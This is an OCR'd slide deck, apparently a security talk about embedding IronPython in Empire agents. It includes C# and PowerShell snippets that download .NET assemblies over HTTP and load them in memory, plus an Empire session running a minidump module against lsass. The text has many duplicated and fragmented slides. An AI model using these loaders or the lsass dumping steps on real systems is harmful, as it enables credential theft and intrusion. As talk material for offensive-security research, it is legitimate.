
IronPython.dll

2

Common Language Runtime

1

Comes with Windows



IronPython Architecture

Standard Library

Ironpython.Modules.dll

Lib*.py

Dynamic Language Runtime

Microsoft.Dynamic.dll

Microsoft.Scripting.dll

4

Python Interpreter

cmd.exe

3


IronPython.dll

2

Common Language Runtime

1

Comes with Windows



IronPython Architecture

Standard Library

Ironpython.Modules.dll

Lib*.py

Dynamic Language Runtime

Microsoft.Dynamic.dll

Microsoft.Scripting.dll

4

Python Interpreter

cmd.exe

3


IronPython.dll

2

Common Language Runtime

1

Comes with Windows



ILMerge

nuget v2.14.1208

ILMerge is a utility that merges multiple .NET assemblies into a single assembly. It is freely available for use and is available as a NuGet package.

If you have any problems using it, please get in touch. (mbarnett *at* microsoft *dot* com). But first try reading the documentation.

ILMerge takes a set of input assemblies and merges them into one target assembly. The first assembly in the list of input assemblies is the primary assembly. When the primary assembly is an executable, then the target assembly is created as an executable with the same entry point as the primary assembly. Also, if the primary assembly has a strong name, and a .snk file is provided, then the target assembly is re-signed with the specified key so that it also has a strong name.

ILMerge is packaged as a console application. But all of its functionality is also available programmatically.

There are several options that control the behavior of ILMerge. See the documentation that comes with the tool for details.

The current version is 2.14.1208 (created on 8 December 2014). NOTE: There is no longer a version of ILMerge that runs in the v1.1 runtime.

ILMerge runs in the v4.0 .NET Runtime, but it is also able to merge assemblies from other framework versions using the `/targetplatformoption`. Please see the documentation. (However, it can merge PDB files only for v2 (and later) assemblies.)

Assemblies

ILMerge

nuget v2.14.1208

ILMerge is a

NuGet

.hat runs in the

.K versions using the

.ly for v2 (and later) assemblies.)

Microsoft

Assemblies

github.com/Fody/Costura

Compile Time

.dll → rsrc(zip(.dll))

Original assembly .dlls

Compressed, stored as a resource in the exe

Run Time

rsrc(zip(.dll)) → memory(.dll)

Unpacked and unzipped from .exe at runtime

Available as an assembly in memory

Payload Size: 2.4 MB

Assemblies

How it works

Merge assemblies as embedded resources

This approach uses a combination of two methods

- Jeffrey Richter's suggestion of using embedded resources as a method of merging assemblies
- Einar Egilsson's suggestion using cecil to create module initializers

Details

This Task performs the following changes

- Take all assemblies (and pdbs) that have been marked as "Copy Local" and embed them as resources in the target assembly.
- Injects the following code into the module initializer of the target assembly. This code will be called when the assembly is loaded into memory

```
private static Assembly ResolveEventHandler(Object sender, ResolveEventArgs args) {
    String dllName = new AssemblyName(args.Name).Name + ".dll";
    var assem = Assembly.GetExecutingAssembly();
    String resourceName = assem.GetManifestResourceNames().FirstOrDefault(rn => rn.EndsWith(dllName));
    if (resourceName == null) return null; // Not found, maybe another handler will find it
    using (var stream = assem.GetManifestResourceStream(resourceName)) {
        Byte[] assemblyData = new Byte[stream.Length];
        stream.Read(assemblyData, 0, assemblyData.Length);
        return Assembly.Load(assemblyData);
    }
}
```

CLR via C# - 4th Edition – Jeffrey Richter

```
using System;
using System.Reflection;
using System.Net;
using IronPython.Hosting;



namespace cmd
{
    class Program
    {
        static Program()
        {
            //This Registers the Handler
            AppDomain.CurrentDomain.AssemblyResolve += new ResolveEventHandler(OnResolveAssembly);
        }
        public static void Main(string[] args)
        {
            //Creat and instance of IronPython
            var engine = Python.CreateEngine();
            //Execute some IronPython
            engine.Execute("import time;print 'Hello from IronPython';time.sleep(5)");
        }
        //This sets up the handler
        private static Assembly OnResolveAssembly(object sender, ResolveEventArgs args)
        {
            //Get the assembly name that is missing so we know what to call it.
            string name = args.Name.Substring(0, args.Name.IndexOf(','));
            //Set up a WebClient thanks to .Net
            WebClient wc = new WebClient();
            //Load the dll over http
            return Assembly.Load(wc.DownloadData("http://localhost:8888/" + name + ".dll"));
        }
    }
}
```

Payload Size:
5-10 KB

Assemblies - Digging Deeper


```
[Reflection.Assembly]::Load((New-Object Net.WebClient).DownloadData("http://localhost:8888/IronPython.dll"))|Out-Null
[Reflection.Assembly]::Load((New-Object Net.WebClient).DownloadData("http://localhost:8888/IronPython.Modules.dll"))|Out-Null
[Reflection.Assembly]::Load((New-Object Net.WebClient).DownloadData("http://localhost:8888/Microsoft.Scripting.dll"))|Out-Null
[Reflection.Assembly]::Load((New-Object Net.WebClient).DownloadData("http://localhost:8888/Microsoft.Dynamic.dll"))|Out-Null
[ironpython.hosting.python]::CreateEngine().Execute("print 'Hello World From IronPython'")
```

github.com/elitest/dotnetover.net

- C#
- Powershell

Payload Size:
1-2 KB

Assemblies - Digging Deeper



Assemblies - Digging Deeper

IronPython Architecture

Standard Library

Ironpython.Modules.dll

Lib*.py

Dynamic Language Runtime

Microsoft.Dynamic.dll

Microsoft.Scripting.dll

4

Python Interpreter

cmd.exe

3


IronPython.dll

2

Common Language Runtime

1

Comes with Windows



IronPython Architecture

Standard Library

Ironpython.Modules.dll

Lib*.py

Dynamic Language Runtime

Microsoft.Dynamic.dll

Microsoft.Scripting.dll

4

Python Interpreter

cmd.exe

3


IronPython.dll

2

Common Language Runtime

1

Comes with Windows



Demo

Modules

Administrator: Command Prompt - ssh root@10.10.10.135

```
(Empire: agents) > usemodule python/collection/windows/minidump
(Empire: python/collection/windows/minidump) > info

              Name: Minidump
            Module: python/collection/windows/minidump
        NeedsAdmin: True
         OpsecSafe: False
          Language: python
MinLanguageVersion: 2.6
        Background: False
   OutputExtension: dmp

Authors:
  @elitest

Description:
  Performs a memory dump

Comments:
  based on: https://github.com/skelsec/minidump

Options:

  Name        Required    Value                     Description
  ----        --------    -------                   -----------
  ProcessName True        lsass                     The name of the process to dump
  Agent       True        None                      Agent to execute module on.

(Empire: python/collection/windows/minidump) > set Agent FLJZDPI2
(Empire: python/collection/windows/minidump) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked FLJZDPI2 to run TASK_CMD_WAIT_SAVE
[*] Agent FLJZDPI2 tasked with task ID 2
[*] Tasked agent FLJZDPI2 to run module python/collection/windows/minidump
(Empire: python/collection/windows/minidump) >
[+] File minidump/WIN-23RJ06HGGKV_2018-10-03_19-15-54.dmp from FLJZDPI2 saved
[*] Agent FLJZDPI2 returned results.
[*] Valid results returned by 10.10.10.141
```

Minidump Module

skelsec / minidump

README.md

minidump

Python library to parse and read Microsoft minidump file format. Can create minidumps on Windows machines using the windows API (implemented with ctypes).

Requirements

Python >= 3.6

Basic Usage

```
minidump.py --all <mindidump file>
```

See help for possible options.

Debugging Debugging

```python
def enable_debug_privilege():
    """
    Try to assign the symlink privilege to the current process token.
    Return True if the assignment is successful.
    """
    # create a space in memory for a TOKEN_PRIVILEGES structure
    #  with one element
    size = ctypes.sizeof(TOKEN_PRIVILEGES)
    size += ctypes.sizeof(LUID_AND_ATTRIBUTES)
    buffer = ctypes.create_string_buffer(size)
    tp = ctypes.cast(buffer, ctypes.POINTER(TOKEN_PRIVILEGES)).contents
    tp.count = 1
    tp.get_array()[0].enable()
    tp.get_array()[0].LUID = get_debug_luid()
    token = get_process_token()
    res = AdjustTokenPrivileges(token, False, tp, 0, None, None)
    if res == 0:
        raise RuntimeError("Error in AdjustTokenPrivileges")

    ERROR_NOT_ALL_ASSIGNED = 1300
    return ctypes.windll.kernel32.GetLastError() != ERROR_NOT_ALL_ASSIGNED
```

Debugging debugging

IronPython Console


```
IronPython 2.7.8 (2.7.8.0) on .NET 4.0.30319.42000 (64-bit)
Type "help", "copyright", "credits" or "license" for more information.
>>> from System.Diagnostics import Process
>>> a = Process.GetCurrentProcess()
>>> dir(a)
['BasePriority', 'BeginErrorReadLine', 'BeginOutputReadLine', 'CanRaiseEvents', 'CancelErrorRead', 'CancelOutputRead'
, 'Close', 'CloseMainWindow', 'Container', 'CreateObjRef', 'DesignMode', 'Dispose', 'Disposed', 'EnableRaisingEvents'
, 'EnterDebugMode', 'Equals', 'ErrorDataReceived', 'Events', 'ExitCode', 'ExitTime', 'Exited', 'GetCurrentProcess', '
GetHashCode', 'GetLifetimeService', 'GetProcessById', 'GetProcesses', 'GetProcessesByName', 'GetService', 'GetType',
'Handle', 'HandleCount', 'HasExited', 'Id', 'InitializeLifetimeService', 'Kill', 'LeaveDebugMode', 'MachineName', 'Ma
inModule', 'MainWindowHandle', 'MainWindowTitle', 'MaxWorkingSet', 'MemberwiseClone', 'MinWorkingSet', 'Modules', 'No
npagedSystemMemorySize', 'NonpagedSystemMemorySize64', 'OnExited', 'OutputDataReceived', 'PagedMemorySize', 'PagedMem
orySize64', 'PagedSystemMemorySize', 'PagedSystemMemorySize64', 'PeakPagedMemorySize', 'PeakPagedMemorySize64', 'Peak
VirtualMemorySize', 'PeakVirtualMemorySize64', 'PeakWorkingSet', 'PeakWorkingSet64', 'PriorityBoostEnabled', 'Priorit
yClass', 'PrivateMemorySize', 'PrivateMemorySize64', 'PrivilegedProcessorTime', 'ProcessName', 'ProcessorAffinity', '
ReferenceEquals', 'Refresh', 'Responding', 'SafeHandle', 'SessionId', 'Site', 'StandardError', 'StandardInput', 'Stan
dardOutput', 'Start', 'StartInfo', 'StartTime', 'SynchronizingObject', 'Threads', 'ToString', 'TotalProcessorTime', '
UserProcessorTime', 'VirtualMemorySize', 'VirtualMemorySize64', 'WaitForExit', 'WaitForInputIdle', 'WorkingSet', 'Wor
kingSet64', '__class__', '__delattr__', '__doc__', '__enter__', '__exit__', '__format__', '__getattribute__', '__hash
__', '__init__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__', '__str__', '__sub
classhook__']
>>>
```

Debugging debugging

IronPython Console

```
IronPython 2.7.8 (2.7.8.0) on .NET 4.0.30319.42000 (64-bit)
Type "help", "copyright", "credits" or "license" for more information.
>>> from System.Diagnostics import Process
>>> a = Process.GetCurrentProcess()
>>> dir(a)
['BasePriority', 'BeginErrorReadLine', 'BeginOutputReadLine', 'CanRaiseEvents', 'CancelErrorRead', 'CancelOutputRead'
, 'Close', 'CloseMainWindow', 'Container', 'CreateObjRef', 'DesignMode', 'Dispose', 'Disposed', 'EnableRaisingEvents'
, 'EnterDebugMode', 'Equals', 'ErrorDataReceived', 'Events', 'ExitCode', 'ExitTime', 'Exited', 'GetCurrentProcess', '
GetHashCode', 'GetLifetimeService', 'GetProcessById', 'GetProcesses', 'GetProcessesByName', 'GetService', 'GetType',
'Handle', 'HandleCount', 'HasExited', 'Id', 'InitializeLifetimeService', 'Kill', 'LeaveDebugMode', 'MachineName', 'Ma
inModule', 'MainWindowHandle', 'MainWindowTitle', 'MaxWorkingSet', 'MemberwiseClone', 'MinWorkingSet', 'Modules', 'No
npagedSystemMemorySize', 'NonpagedSystemMemorySize64', 'OnExited', 'OutputDataReceived', 'PagedMemorySize', 'PagedMem
orySize64', 'PagedSystemMemorySize', 'PagedSystemMemorySize64', 'PeakPagedMemorySize', 'PeakPagedMemorySize64', 'Peak
VirtualMemorySize', 'PeakVirtualMemorySize64', 'PeakWorkingSet', 'PeakWorkingSet64', 'PriorityBoostEnabled', 'Priorit
yClass', 'PrivateMemorySize', 'PrivateMemorySize64', 'PrivilegedProcessorTime', 'ProcessName', 'ProcessorAffinity', '
ReferenceEquals', 'Refresh', 'Responding', 'SafeHandle', 'SessionId', 'Site', 'StandardError', 'StandardInput', 'Stan
dardOutput', 'Start', 'StartInfo', 'StartTime', 'SynchronizingObject', 'Threads', 'ToString', 'TotalProcessorTime', '
UserProcessorTime', 'VirtualMemorySize', 'VirtualMemorySize64', 'WaitForExit', 'WaitForInputIdle', 'WorkingSet', 'Wor
kingSet64', '__class__', '__delattr__', '__doc__', '__enter__', '__exit__', '__format__', '__getattribute__', '__hash
__', '__init__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__', '__str__', '__sub
classhook__']
>>>
```

Debuggin


IronPython Co
IronPytho
Type "
>>>
GetHas
'Handle
inModule
npagedSyst
orySize64',
VirtualMemory
yClass', 'Priv
ReferenceEquals
dardOutput', 'Sta
UserProcessorTime',
kingSet64', '__class
__', '__init__', '__n
classhook__']
>>>
utRead'
ingEvents'
tProcess', '
e', 'GetType',
MachineName', 'Ma
gSet', 'Modules', 'No
edMemorySize', 'PagedMem
akPagedMemorySize64', 'Peak
riorityBoostEnabled', 'Priorit
cessName', 'ProcessorAffinity', '
andardError', 'StandardInput', 'Stan
', 'ToString', 'TotalProcessorTime', '
', 'WaitForInputIdle', 'WorkingSet', 'Wor
__', '__format__', '__getattribute__', '__hash
__setattr__', '__sizeof__', '__str__', '__sub

EnterDebugMode?

Process.EnterDebugMode Method

Namespace: System.Diagnostics

Assemblies: System.Diagnostics.Process.dll, System.dll, netstandard.dll

Puts a Process component in state to interact with operating system processes that run in a special mode by enabling the native property `SeDebugPrivilege` on the current thread.

C# Copy

```
public static void EnterDebugMode ();
```

Testing EnterDebugMode()

IronPython Console

```
IronPython 2.7.8 (2.7.8.0) on .NET 4.0.30319.42000 (64-bit)
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Privilege	Flags
SeBackupPrivilege	Disabled
SeChangeNotifyPrivilege	Default Enabled
SeCreateGlobalPrivilege	Default Enabled
SeCreatePagefilePrivilege	Disabled
SeCreateSymbolicLinkPrivilege	Disabled
SeDebugPrivilege	Disabled
SeDelegateSessionUserImpersonatePrivilege	Disabled

Permissions

Testing EnterDebugMode()

IronPython Console

```
IronPython 2.7.8 (2.7.8.0) on .NET 4.0.30319.42000 (64-bit)
Type "help", "copyright", "credits" or "license" for more information.
>>> from System.Diagnostics import Process
>>> a = Process.GetCurrentProcess()
>>> a.EnterDebugMode()
>>>
```

Privilege	Flags
SeBackupPrivilege	Disabled
SeChangeNotifyPrivilege	Default Enabled
SeCreateGlobalPrivilege	Default Enabled
SeCreatePagefilePrivilege	Disabled
SeCreateSymbolicLinkPrivilege	Disabled
SeDebugPrivilege	Enabled
SeDelegateSessionUserImpersonatePrivilege	Disabled
SeImpersonatePrivilege	Default Enabled

Permissions

What is Next?

Pull Request

Fix Bugs

Error Checking

More Modules

Invoke Mimikatz port?

Differentiate agent?

Load PowerShell and Assemblies


ROADS?
WHERE WE'RE GOING,
WE DON'T NEED ROADS
imgflip.com

Mono?

Mono

Home | Download | Documentation | News | Community | Search...

Cross platform, open source .NET framework

Mono is a software platform designed to allow developers to easily create cross platform applications part of the .NET Foundation.

Sponsored by Microsoft, Mono is an open source implementation of Microsoft's .NET Framework based on the ECMA standards for C# and the Common Language Runtime. A growing family of solutions and an active and enthusiastic contributing community is helping position Mono to become the leading choice for development of cross platform applications.

Mono and mkbundle

Creating self-contained applications with MKBundle


Edit page on GitHub

Mono can turn .NET applications (executable code and its dependencies) into self-contained executables that do not rely on Mono being installed on the system to simplify deployment of.NET Applications.

This is done with the `mkbundle` tool, a cross-compiler tool which produces a native executable for any of the Mono supported platforms from an initial assembly entry point, its .NET dependencies and any additional assemblies that your application requires.

.Net Architecture

.Net Architecture



.Net Architecture

Thanks and Questions

twitter.com/elitest

github.com/elitest

#psempire @ BH slack

See Twitter for slides